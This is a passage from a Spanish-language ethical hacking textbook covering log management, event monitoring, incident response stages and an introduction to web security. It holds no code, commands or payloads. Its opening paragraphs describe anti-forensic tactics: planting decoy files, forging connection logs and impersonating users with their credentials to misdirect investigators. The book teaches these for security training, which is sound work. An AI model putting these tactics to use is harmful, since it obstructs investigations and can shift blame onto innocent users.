Por ejemplo, podrían crearse archivos y directorios falsos y, luego, eliminarlos para que un investigador los "encontrara" al realizar una recuperación de datos, pensando que ha hallado información importante y, así, perdiera tiempo analizándola. También podrían crearse entradas falsas en los logs de conexiones o modificarlas a fin de dispersar la atención de quien los analice (personas o aplicaciones). Algunos optan por lanzar aplicaciones y ejecutar procesos determinados, que también complican el análisis posterior.

> ES POSIBLE CREAR ARCHIVOS FALSOS PARA ELIMINARLOS; ASÍ EL INVESTIGADOR LOS ENCONTRARÁ

Otro modo de plantar falsas pruebas es aplicando técnicas de impersonalización, simulando ser un usuario válido (a través del uso de sus credenciales), para realizar ciertas acciones orientadas a que el dedo acusador apunte hacia otro lugar. Si el sistema de auditoría solo verifica dicha autenticación, esto funcionará, pero si correlaciona el dato con algún otro (dirección IP de origen, rango horario de la acción, cantidad de intentos, etcétera), así y todo es posible ser detectados. En el mejor de los casos para el atacante, un investigador decidirá no continuar con el estudio de una cierta evidencia si es que no logra alcanzar conclusiones firmes, habiendo el intruso ganado.

BUFFER OVERFLOW

Un **buffer overflow** es un error que ocurre cuando un programa asigna un bloque de memoria de cierta longitud (buffer) y, luego, intenta guardar allí datos de un tamaño mayor al asignado, sobrescribiendo información. Cuando podemos controlar dónde sobrescribimos información, podemos regular el flujo de ejecución del programa. Tengamos en cuenta que los dos tipos básicos son de **stack** (pila) y de **heap** (parva). Cada uno se detecta y explota de una manera diferente.

"We are under attack!"

Hasta aquí hemos visto con rigurosidad las distintas etapas y fases de un test de intrusión, identificamos cuáles son los objetivos de cada una, analizamos técnicas y dimos varios ejemplos ilustrativos. En el resto del capítulo, plantearemos un escenario imaginario que, a partir de una hipótesis y un conjunto de ejemplos, nos permitirá generalizar un proceso que está cobrando cada vez mayor relevancia en el funcionamiento de las organizaciones actuales.

Supongamos que nos encontramos al frente del área de Seguridad de la Información de una empresa y estamos siendo atacados en este mismo momento. Pero, en primer lugar, para saber que estamos siendo atacados, debemos haber implementado previamente mecanismos que nos permitan identificar aquellos eventos que nos indiquen que estamos bajo ataque. Ergo, el primer interrogante que debería darnos vuelta en la cabeza es: ¿cómo podemos hacer para saber que estamos siendo atacados? Para responder a esta pregunta, las próximas secciones tratarán sobre dos procesos fundamentales que nos ofrecerán estos indicios: los procesos de **gestión y revisión de logs** y también el **monitoreo de eventos**.




Figura 32. Captura de pantalla de **Foursquare** cuando **Amazon** estaba fuera de servicio por la caída de su datacenter en Irlanda.

Luego, una vez que pudimos identificar que estamos siendo atacados, la pregunta es: ¿qué hacemos en una situación como esta? En el transcurso de 2011 y principios de 2012, se perpetraron una vasta

cantidad de ataques, algunos más escandalosos que otros, a empresas, organizaciones, agencias gubernamentales e, incluso, personas (si no me creen, pregúntenle a la actriz **Scarlett Johansson**). Pero un punto importante de estos ataques era que no estaban destinados solo a grandes corporaciones, sino que cualquier empresa, por más pequeña que fuera, podía verse afectada.

Por esta razón, las frases tantas veces escuchadas, como "**pero a mí qué me van a poder sacar**" o "**yo no tengo nada que a los hackers les pueda interesar**" dejan de tener sustento.

> PODEMOS CONCLUIR QUE NINGUNA COMPAÑÍA ESTÁ LIBRE DE UNA VULNERABILIDAD

Casos como los de **Sony** y su **PlayStation Network** (**PSN**), de las entidades emisoras de certificados digitales **Comodo** y **Diginotar**, de la empresa **RSA Security**, mundialmente conocida por fabricar los tokens de seguridad o, incluso, el reciente ataque a la compañía de antivirus **Panda Security**, deben resonar en las cabezas de los lectores. Como conclusión de esto, deberíamos plantearnos un nuevo interrogante: si grandes compañías como Sony fueron comprometidas con mayor o menor nivel de complejidad, ¿qué podemos esperar de la seguridad del resto de las empresas?

Pero redoblemos la apuesta y no nos quedemos solamente con esta perspectiva. ¿Qué pasaría si el incidente no fuera producto de un ataque malintencionado, sino que se debiera a un error humano? Por ejemplo, recordemos lo sucedido con la caída de la red **BlackBerry**, hecho que afectó a millones de usuarios en Europa, Estados Unidos y Latinoamérica, y desencadenó la renuncia de uno de sus fundadores, Mike Lazaridis, como CEO de **RIM**.

CORRELACIÓN DE LOGS

Dado que en una organización existen diversas fuentes de logs, de cara a identificar potenciales incidentes de seguridad se hace indispensable correlacionar los eventos registrados por las distintas aplicaciones. Ejemplos de ellas son web servers, software de seguridad, dispositivos de red, etc. De esta forma, en el caso de un ataque, es posible armar una línea de tiempo donde se vuelquen los eventos registrados para, así, obtener un panorama general de la situación.

¿Y si el incidente se debiera al accionar de la madre naturaleza? Por ejemplo, el caso del rayo que afectó al centro de cómputos de **Amazon** en Irlanda y lo dejó sin servicio durante varios días, de modo tal que otros servicios que utilizaban la infraestructura de Amazon también se vieron afectados por el incidente. Quizás el caso más resonante de estos haya sido Foursquare, una de las redes sociales de geolocalización más importantes.

> EN ALGÚN MOMENTO, LAS ORGANIZACIONES SUFRIRÁN UN INCIDENTE DE SEGURIDAD

Como conclusión, es importante tener presente que, en algún momento, cualquier empresa u organización sufrirá un incidente de seguridad. Los controles y las medidas implementadas reducirán la probabilidad de ocurrencia y/o el impacto que este tenga en la organización, pero aunque suene a declaración apocalíptica, los incidentes sucederán. Por eso es importante que existan mecanismos previamente definidos, por medio de los cuales una organización pueda dar respuesta a un incidente, ya sea surgido como parte de un ataque o bien como resultado de un agente externo o una falla humana. El proceso que contempla estas y otras cuestiones se conoce como **gestión de incidentes**.

Gestión y revisión de logs

Partiendo del interrogante planteado al principio de esta sección, la **gestión y revisión de logs** es uno de los procesos que nos permiten, entre otras cuestiones, identificar aquellos eventos que pueden ser parte de un ataque. Esto se logra a través de los logs o **pistas de auditoría**.

Sin embargo, el hecho de únicamente mantener un log o registro de las actividades de los usuarios no implica que se haya implementado un proceso de gestión y revisión de logs. En forma análoga al proceso de **gestión de vulnerabilidades**, en que se debía identificar cuáles eran los activos de la organización y cómo una vulnerabilidad podía afectarlos, es preciso tener en claro cuáles son los eventos correspondientes a los activos de la organización que deben registrarse. Al igual que en el caso anterior, los activos críticos son un buen comienzo. Pero, fundamentalmente, más allá de registrarlos y almacenarlos, el punto central de este proceso es su análisis. En la actualidad, la generación de registros de actividad es una tarea sencilla,

ya que la gran mayoría de las aplicaciones y dispositivos presentan esta funcionalidad. Pero si estos registros son seleccionados en forma arbitraria, si están desperdigados en varias ubicaciones y si, además, no se analizan, simplemente serán un conjunto de datos sueltos que no aportarán ningún tipo de valor y consumirán espacio en disco.

En cambio, si las actividades que se registrarán se eligen de acuerdo con la criticidad para el negocio de la actividad, si los logs están centralizados y normalizados a un formato estándar y, principalmente, si son analizados por herramientas de análisis y correlación de logs, la información resultante será de gran valor para la organización, ya que, entre otras cuestiones, permitirá:

- Identificar potenciales ataques, tanto en la infraestructura como en las aplicaciones críticas.
- Identificar problemas de rendimiento y sus causas, tanto en infraestructura como en aplicaciones.
- Identificar otras fuentes de problemas en la infraestructura o en las aplicaciones utilizadas.
- Obtener evidencia sobre ataques o acciones malintencionadas, de modo tal que, siguiendo un conjunto de lineamientos establecidos, pueda ser presentada a la justicia como prueba legal.

Es así que, a partir de herramientas específicas, el análisis de estos logs en tiempo real permitirá monitorear el estado de la red y las aplicaciones críticas del negocio, de manera tal que, frente a cualquier evento que resulte sospechoso, se pueda lanzar un plan de acción que contenga esa potencial amenaza.

No debe perderse de vista que para que los registros recopilados sean válidos y permitan reconstruir el escenario del incidente mediante

EL PRIMER CERT

Es interesante saber que el primer equipo de respuesta a incidentes fue creado en el **Software Engineering Institute** (perteneciente a la **Universidad de Carnegie Mellon**) en Noviembre del año 1988, por dirección de la agencia DARPA. Este acontecimiento fue desarrollado a partir de los daños causados por el gusano de **Morris**, cuando la comunidad internacional se dio cuenta de que no existían referentes a la hora de consultar sobre un incidente similar.

una línea de tiempo, todos los equipos deben tener los relojes del sistema sincronizados. Una buena solución para este punto consiste en implementar **NTP** (**Network Time Protocol**), para que, al menos un servidor con NTP implementado sincronice con servidores externos de confianza y, a su vez, internamente realice la sincronización con los equipos y dispositivos del resto de la organización.

A título ilustrativo, a continuación proponemos algunas consideraciones generales al momento de establecer un proceso de **gestión y revisión de logs**. En las referencias encontrarán más información al respecto.

> ES NECESARIO TENER ALGUNAS CONSIDERACIONES AL REALIZAR LA GESTIÓN Y REVISIÓN DE LOGS

- Identificar los activos de información de la organización. Si no están identificados, conviene concentrarse en los activos críticos.
- Identificar fuentes de logs de seguridad. Las más comunes son los logs del sistema operativo de las estaciones de trabajo y servidores, los logs de aplicaciones (por ejemplo, aplicaciones web), los logs de herramientas de seguridad (como antivirus e IDS), etc. Este punto es fundamental, ya que la correcta definición de las pistas de auditoría es un factor crucial en el éxito de este proceso y, posteriormente, del monitoreo.
- Identificar aquellas actividades que son críticas para el negocio, o bien las que le dan soporte, y registrarlas. Sin dudas, las aplicaciones de gestión de clientes o de facturación son críticas, pero si un atacante modifica la página web de la organización, el impacto negativo también será alto.
- Utilizar una herramienta que centralice, procese y analice los logs.

Si bien en forma manual es posible realizar un mínimo seguimiento, cuando se administra una gran cantidad de equipos y fuentes de logs, esta actividad se vuelve inmanejable. Por otro lado, a partir de estas herramientas es posible, con mínimo esfuerzo adicional, establecer un proceso de monitoreo en tiempo real. Existen diversos productos en el mercado para la revisión de logs, ya sean propietarios o software libre, que centralizan y analizan logs. Una alternativa sumamente interesante, que dispone de una versión paga y otra gratuita, es **Splunk!** (**www.splunk.com**). La diferencia entre una y otra está en la

cantidad de información que se procesa por día. Si bien puede utilizarse como un sistema de gestión de logs y monitoreo, **Splunk!**, además, permite analizar prácticamente cualquier tipo de datos generados por aplicaciones y dispositivos de la compañía, y generar reportes personalizados en función de ellos. En la **Figura 33** mostramos la pantalla de inicio de Splunk!.




Figura 33. Pantalla de inicio de **Splunk!**. Mediante **Add Data** definimos desde dónde indexaremos o recopilaremos los logs.

Monitoreo de eventos

La información generada por el proceso de gestión y revisión de logs puede utilizarse como entrada del proceso de monitoreo, el cual permitirá, a través del uso de herramientas específicas, identificar eventos que potencialmente impacten en la seguridad de la información de la organización.

De esta forma, no solo se registrarán y correlacionarán las actividades, sino que también se monitorearán los eventos de forma tal de generar las alertas correspondientes cuando estos den indicios de un posible ataque. De esto se desprende que será necesario conocer de antemano qué eventos o serie de ellos definirán el umbral que identifique un posible incidente.

En la **Figura 34** podemos apreciar un esquema donde se ilustran estos puntos. Cuando a partir del monitoreo se identifica que un determinado evento es un incidente de seguridad, debe dispararse el proceso de gestión de incidentes.

Tal como mencionamos previamente, la correcta definición de las pistas de auditoría que se registrarán determinará, en parte, la eficiencia del proceso de gestión de logs y del de monitoreo. Analizar menos datos de los requeridos para los objetivos de la organización hace que algunos eventos tal vez no sean registrados, mientras que el registro de un número muy alto de ellos podría traer aparejada una sobrecarga en el proceso de análisis y problemas de almacenamiento.




Figura 34. Vemos algunas de las entradas al proceso de monitoreo y su relación con el proceso de **gestión de incidentes**.

REFERENCIAS DE REVISIÓN DE LOGS

Es posible encontrar una guía de referencia rápida para la revisión de logs frente a un incidente de seguridad en el siguiente enlace: **http://zeltser.com/log-management/security-incident-log-review-checklist.pdf**. En el link que se brinda a continuación se ofrece una guía propuesta por **Splunk!**, que indica de qué manera la herramienta ayuda a cumplir con los requerimientos de monitoreo de PCI: **http://www.splunk.com/web_assets/pdfs/secure/Splunk_for_PCI_Compliance.pdf**.

Debemos saber que el resultado de este proceso suele ser un tablero de control con un conjunto de indicadores que identificarán el estado de seguridad de los activos monitoreados en función de los criterios establecidos por la organización.

Si bien en la actualidad es frecuente que las compañías tengan implementados sistemas de monitoreo de recursos de red –los cuales, frente a la caída de un enlace automáticamente lo informan mediante un indicador–, por lo general, los incidentes que involucran la confidencialidad e integridad de la información no son monitoreados al mismo nivel que el resto de las incidencias.

Gestión de incidentes

El proceso de gestión de incidentes contempla desde la identificación o reporte del incidente, hasta su resolución y el análisis de las lecciones aprendidas, de forma tal de evitar que el mismo incidente vuelva a ocurrir.

En las secciones anteriores analizamos los procesos de gestión de logs y monitoreo, los cuales, como hemos visto, pueden funcionar como entradas para la **identificación** de los incidentes. En las referencias de la sección se incluye una guía donde se contemplan algunas recomendaciones para identificar rápidamente si un equipo fue comprometido, con el fin de activar el proceso de gestión de incidentes. A modo de resumen, a continuación citaremos algunas de las consideraciones que deben tenerse en cuenta:

- Evitar acceder a archivos específicos o instalar herramientas, ya que estas acciones probablemente borren o ensucien las huellas que el atacante pueda haber dejado en el sistema.
- Revisar los logs del sistema, de seguridad y de las aplicaciones en busca de actividad anómala o inusual en el equipo.
- Analizar el listado de usuarios en el sistema con el objetivo de identificar alguno recientemente creado o habilitado.
- Análogamente, analizar los programas, procesos en ejecución y puertos abiertos con el objetivo de detectar anomalías, procesos que se ejecuten al inicio o procesos/programas desconocidos

Sin embargo, la identificación técnica de incidentes no es el único camino para activar el proceso de gestión de incidentes. Un segundo

vector de identificación, y tan importante como el técnico, es el **reporte** por parte de los usuarios. Esto implica que deben existir lineamientos mediante los cuales un usuario que identifique un potencial incidente pueda reportarlos a quien corresponda.

Es decir, si un usuario, como parte de sus actividades cotidianas, identifica un potencial incidente, debe poseer los medios necesarios para reportarlo. Para esto, los programas de concientización, entrenamiento, y la creación y comunicación de canales de contacto dentro de la organización son herramientas fundamentales para el éxito de la gestión de incidentes.

> LOS USUARIOS DEBEN POSEER LOS MEDIOS PARA REPORTAR LOS INCIDENTES DE SEGURIDAD

Una vez que hayamos identificado y evaluado adecuadamente el incidente, y como forma de conocer cuál fue su alcance y magnitud, se activa formalmente el proceso de gestión de incidentes. Esto también incluye el contacto con las diversas áreas y personas involucradas, ya que, como hemos mencionado, este es un proceso que contempla a las unidades de negocio y áreas más importantes de la organización, no solo a las áreas técnicas o de tecnología.

Conociendo el alcance del incidente, el próximo paso consiste en su **contención**. Esto implica llevar adelante todas las medidas necesarias para que su impacto sea el menor posible. Si bien en general la contención recae en mayor parte en el área de tecnología, no se circunscribe únicamente a ella. Tal como mencionamos en el párrafo anterior, las áreas que son críticas para la operatoria de la organización deben participar en el proceso de gestión de incidentes. Por ejemplo, en el caso del área de Legales, es probable que, frente a un incidente, tenga que evaluar si el impacto producido no trae

INCIDENTES SEGÚN ITIL

La biblioteca ITIL, define un incidente como cualquier evento que no forma parte del desarrollo habitual del servicio y que causa, o puede causar una interrupción del mismo o una reducción de la calidad de dicho servicio. Si bien esta definición no se refiere exclusivamente a seguridad, puede extenderse la definición hacia los servicios de seguridad..

aparejadas consecuencias jurídicas, como el no cumplimiento de un acuerdo de nivel de servicio (**SLA**) o la violación de una ley, como la Ley de Protección de Datos Personales. Por otra parte, el área de Prensa y Comunicación también suele ser partícipe, ya que determinará, en conjunto con la Dirección de la organización, la forma en que el incidente se debe comunicar al público.

Es decir, a partir de la implementación de medidas tanto de carácter técnico como administrativo, se buscará contener y limitar el incidente para que cause el mínimo daño en la organización. Una vez que ha sido contenido, el paso siguiente es la **eliminación** o **erradicación** de las causas que le dieron origen. Esta etapa está muy relacionada con la que viene a continuación, la de recuperación, ya que usualmente la eliminación de las fuentes del incidente se realiza mientras también se llevan a cabo las acciones de recuperación.

> LUEGO DE CONTENER EL DAÑO, ES NECESARIO PROCEDER A ELIMINARLO

También tengamos en cuenta que la etapa de **recuperación** involucra todos los mecanismos necesarios para restaurar el o los sistemas afectados por el incidente a su estado normal de operación. Esta etapa también suele contemplar una fuerte participación de las áreas de tecnología, ya que puede incluir procesos como el de restauración de backups o reinstalación de los sistemas. Una vez más, vemos de manera muy clara la importancia de contar con estos procesos bien definidos, documentados y probados de antemano, ya que en una situación de esta índole, no tener las copias de restauración o que estas fallen, puede traer consecuencias nefastas para la operatoria de la organización.

EQUIPOS DE RESPUESTA A INCIDENTES

Los **CSIRTs**, por sus siglas en inglés, antes conocidos como **CERTs** (Computer Emergency Response Team), son equipos altamente calificados en la respuesta a incidentes de seguridad de la información. Algunos de los más importantes, con sus sitios oficiales, se brindan a continuación: CERT: **www.cert.org**, US-CERT: **www.us-cert.gov**, AUS-CERT: **www.auscert.org.au**, INTECO-CERT: **http://cert.inteco.es**, ICIC-CERT (ARG): **www.icic.gob.ar**, BRASIL-CERT: **www.cert.br**, CSIRT-Panamá: **www.innovacion.gob.pa/csirt**.

Figura 35. Sitio principal del **ICIC-CERT** (Programa Nacional de Infraestructuras Críticas de Información y Ciberseguridad).

Finalmente, una vez que todo ha vuelto a la normalidad, el cierre del proceso de gestión de incidentes concluye con la documentación del incidente, el análisis de los datos resultantes y la discusión de las **lecciones aprendidas**. Si bien esta última etapa no siempre es contemplada por las organizaciones o es vista como una pérdida de tiempo, resulta fundamental de cara a comprender el incidente en su totalidad, identificar y analizar las causas que le dieron origen, e implementar las medidas necesarias para que no vuelva a ocurrir.

REFERENCIAS

En este enlace encontraremos la guía del **NIST SP800-61 -Incident Handling Guide**: **http://1.usa.gov/wVS72X**. Además podremos acceder a una guía de **Buenas Prácticas para la Gestión de Incidentes** en este enlace: **www.enisa.europa.eu/activities/cert/support/incident-management**. Para mas datos podemos ver **http://zeltser.com/network-os-security/security-incident-survey-cheat-sheet.pdf**.

Aunque no hemos hablado de ella como una etapa en sí misma, es importante que el área de tecnología y todas aquellas encargadas de identificar potenciales incidentes estén familiarizadas con el entorno en el cual se desenvuelven en forma cotidiana, para que la presencia de un evento inusual tenga mayores probabilidades de ser detectada y, así, actuar en el menor tiempo posible. En la misma línea, el entrenamiento y el desarrollo de habilidades de respuesta a incidentes es altamente deseable en el equipo de trabajo que tenga a su cargo estas tareas.

> EL DESARROLLO DE HABILIDADES DE RESPUESTA A INCIDENTES ES MUY IMPORTANTE

Pero dado que el desarrollo de equipos de respuesta a incidentes es complejo y que los recursos necesarios tal vez no estén al alcance de cualquier organización, es posible, como alternativa, contar con los servicios externos de un equipo de respuesta a incidentes de seguridad (**CSIRTs**, aunque antiguamente también eran conocidos como **CERTs**, por **Computer Emergency Response Team**).

A modo de resumen, a continuación repasaremos en forma general las etapas que componen el proceso de **gestión de incidentes**:

- Identificación del incidente: hemos visto que la identificación puede hacerse a partir del monitoreo continuo de activos de información o bien por el reporte de un usuario.
- Contención: se implementan todos los mecanismos necesarios destinados a minimizar el impacto del incidente en la organización.
- Erradicación o eliminación: se eliminan las causas del incidente.
- Recuperación: mediante los procedimientos adecuados, se restaura la operación de la organización a su estado normal.
- Lecciones aprendidas: se documenta y analiza el incidente, de modo de identificar los puntos flacos y establecer mecanismos para que el incidente no se reitere.

Es importante remarcar que, cuando el incidente está asociado a un ciberataque, ya sea externo o interno, todos los pasos deben llevarse a cabo teniendo en consideración las disposiciones legales, si es que se desea utilizar la potencial evidencia identificada en la justicia. Aunque la evidencia sea correcta desde el punto de vista técnico, si no se ha recopilado siguiendo las buenas prácticas y los lineamientos que

establece la justicia, desde el punto de vista legal, carecerá de validez De todas formas, el análisis de los incidentes, independientemente de que sea llevado o no al plano judicial, aportará información que si es adecuadamente gestionada por la organización, le permitirá aprender de sus errores e implementar los controles necesarios para que no vuelva a suceder un incidente de similares características.

Para terminar, es interesante la frase propuesta por el Director del FBI, Robert Mueller, que si bien posee un tinte amarillista y apocalíptico, sirve para ilustrar la necesidad real de la gestión de incidentes en las organizaciones: "Solo hay dos tipos de empresas, aquellas que han sido hackeadas y aquellas que serán hackeadas".

RESUMEN

En este capítulo hemos presentado las últimas dos fases de un ataque, que conforman la etapa de acceso a un sistema. La primera está relacionada con el ataque o explotación en sí mismo, e incluye la explotación de vulnerabilidades para obtener el acceso y posterior control sobre un objetivo, y con las acciones realizadas desde el interior, para conseguir la mejor posición internamente. La segunda fase está vinculada al mantenimiento del acceso. Esta incluye los distintos métodos para lograr la certeza de un acceso permanente en el tiempo, que le permita al atacante volver cuando lo crea conveniente. En forma complementaria, también se ha demostrado la necesidad de realizar la minimización de huellas a fin de no ser descubiertos ni rastreados.

Actividades

TEST DE AUTOEVALUACIÓN

1. Defina qué es un exploit y dé tres ejemplos de distintos tipos.
2. ¿Qué es un exploit Zero-Day? Busque un ejemplo actual en los recursos propuestos.
3. ¿Qué ventajas posee un exploit comercial sobre uno no comercial, y viceversa?
4. ¿Qué es un módulo para metasploit?
5. ¿En qué condiciones es necesaria la elevación de privilegios?
6. ¿Para qué se puede utilizar el malware en un test de intrusión?
7. Enumere algunas razones por las cuales considera que el malware en Linux es menor que en las plataformas Microsoft.
8. ¿De qué forma puede usarse el código malicioso en un ataque o evaluación del tipo Ethical Hacking?
9. ¿Por qué un atacante busca ocultar sus rastros? ¿Y por qué lo haría un pentester si está realizando una actividad autorizada?
10. ¿Por qué es necesario que las organizaciones tengan implementado un proceso de gestión de incidentes? Explique detalladamente en qué consiste este proceso y cuáles son sus etapas.

ACTIVIDADES PRÁCTICAS

1. Arme una tabla con los distintos tipos de exploits: remotos, locales y CS, y sus características y desventajas.
2. Investigue sobre los frameworks de explotación vistos, e identifique los puntos fuertes y flojos de cada uno de ellos.
3. Para el caso de Metasploit, identifique todos los módulos y arme una tabla que indique la funcionalidad de cada uno de ellos.
4. Haga una tabla con los distintos tipos de malware indicando cuáles son sus características principales y dé ejemplos conocidos de cada uno de ellos.
5. Describa en detalle los pasos para implementar un proceso eficiente de gestión de incidentes.

*05

El universo web

"Los que llegan últimos improvisan y comienzan la lucha agotados." (Sun Tzu, *El arte de la guerra*. Siglo V a. C.)

En este capítulo nos centraremos en el gran terreno referido a la Web y sus componentes. Aquí detallaremos los aspectos fundamentales de la seguridad en entornos web, así como también las herramientas relacionadas.

La Web como campo de batalla

La civilización de **Babilonia** fue conocida, entre otras cosas, por haber creado una moneda en común para todo el imperio y tener una sola **lengua predominante**. El poder otorgado por ese único idioma le permitió progresar y llegar a construir estructuras tan elegantes y asombrosas como los **Jardines Colgantes de Babilonia**, una de las antiguas siete maravillas del mundo.




Figura 1. En Safari, el navegador web de Apple, es posible configurar la navegación privada mediante **`Private Browsing`**.

Sin embargo, según los relatos bíblicos, la misma característica también la llevó a la perdición. Por sus ansias de poder, los babilonios quisieron construir la **Torre de Babel**, una torre tan grande que pudiese llegar hasta el cielo y, de esta manera, igualar su poder con el de Dios. Esa actitud despertó la ira de Dios, quien hizo que

todos comenzaran a hablar en distintas lenguas. Así dejaron de poder comunicarse fluidamente, lo que les impidió continuar con la construcción de la torre y desató la estrepitosa caída del imperio.

A partir de ese hecho, Babilonia se transformó en un lugar de confusión, en contrapartida con la claridad de conocimiento que había existido previamente. En este punto de desorden de lenguajes, se puede hacer una analogía con el universo web.

Componentes y protocolos asociados

En los comienzos de la Web, la cantidad de lenguajes y tecnologías existentes era muy baja. Por aquella época, los sitios eran extremadamente sencillos y, en general, solo mostraban textos con formatos básicos a partir del **lenguaje HTML**. Frente a este panorama, casi ningún atacante en esos tiempos estaba interesado en tales objetivos.

Con el correr de los años, los nuevos avances tecnológicos y la necesidad de acceder a contenidos multimedia e interactivos, el lenguaje HTML fue escalando, desde las simples **etiquetas** que permitían marcar un texto con el formato **negrita** o **cursiva**, hasta las actuales, que permiten embeber videos, objetos de Flash e, incluso, scripts dentro de un documento **HTML**. Las funciones y los lenguajes web también fueron aumentando, con lo cual el viejo esquema empezó a quedar atrás. Luego aparecieron **nuevas tecnologías** que permitieron **mayor interactividad** al usuario, haciendo todo más complejo. Y como

CLICKJACKING

El clickjacking, también llamado secuestro de clic, es una técnica que tiene como objetivo engañar a los usuarios de sitios web para revelar información confidencial o tomar control de sus equipos cuando hacen clic en páginas que aparentan ser inofensivas. Un ataque de clickjacking puede materializarse mediante un código embebido o script que se ejecuta sin el conocimiento del usuario, por ejemplo, aparentando ser un botón que realiza una determinada función. El término fue acuñado por Jeremiah Grossman y Robert Hansen en 2008.

bien sabemos, a mayor complejidad, mayores son las probabilidades de error. Y entonces, los potenciales atacantes, que le restaban importancia a este campo, empezaron a fijarse en el **entorno web**.

Antes de avanzar en los detalles de este universo, debemos conocer cuáles son los componentes que comprende este entorno. De modo genérico lo dividiremos en el lado del **cliente** y el del **servidor**. Del lado del cliente, el principal componente es la aplicación que accederá a las prestaciones brindadas por el servidor. En el caso de las aplicaciones web, esta no es otra que el navegador (**Mozilla Firefox**, **Microsoft Internet Explorer**, **Apple Safari**, **Opera Browser**, **Google Chrome** y otros). Por otra parte, algunos lenguajes también se ejecutarán del lado del cliente, dando lugar a algunas características que, si no se tienen en cuenta, pueden generar contextos aprovechables por los atacantes. Los ataques de **XSS** (**Cross-Site Scripting**) se basan, justamente, en esto. Del lado del servidor, tendremos como componentes al servidor en sí, la aplicación web –que será la que brinde los distintos servicios y funcionalidades– y la **base de datos** con la cual dicha aplicación interactuará continuamente y donde estará alojada toda la información que gestionará. En forma análoga al cliente, también existirán una serie de lenguajes asociados al lado del servidor, pero de comportamientos distintos. Las vulnerabilidades de los sistemas operativos sobre los que corren ambos lados también pueden ser vectores de ataque. Por ejemplo, si aparece una debilidad asociada al sistema que permite obtener acceso remoto con altos privilegios, a partir de su explotación, también se

> DEL LADO CLIENTE, EL PRINCIPAL COMPONENTE ES LA APLICACIÓN DE ACCESO AL SERVIDOR

EVERCOOKIE

Evercookie, también llamada "cookie zombie", es una API de JavaScript que produce cookies muy persistentes en el navegador. Su objetivo es hacer posible la identificación del cliente incluso tras la eliminación estándar de las cookies del navegador. También guarda información en imágenes en los directorios temporales, y si encuentra que el usuario ha eliminado alguno, lo vuelve a crear. Según su creador en el año 2011, Samy Kamkar, se trata de cookies persistentes virtualmente irrevocables.

podrá tener acceso a la aplicación web y a los recursos asociados. Ahora bien, para que esto funcione, debe existir un medio y reglas de comunicación: los **protocolos**. Siguiendo con la analogía de Babilonia, los protocolos serán los distintos idiomas para comunicar las partes.

En el universo web, lo primero que pensamos es en el protocolo **HTTP** (**HyperText Transfer Protocol**), que permite un intercambio de información a través de Internet. Trabaja en el puerto **TCP/80** y, conceptualmente, es muy simple. Las conversaciones entre cliente y servidor se realizan mediante el uso de un **set de instrucciones** conocidas como **métodos**. A partir de esto, es posible establecer solicitudes o requerimientos, que serán respondidos con mensajes. A través de la manipulación de estos mensajes, podemos obtener datos del servidor.

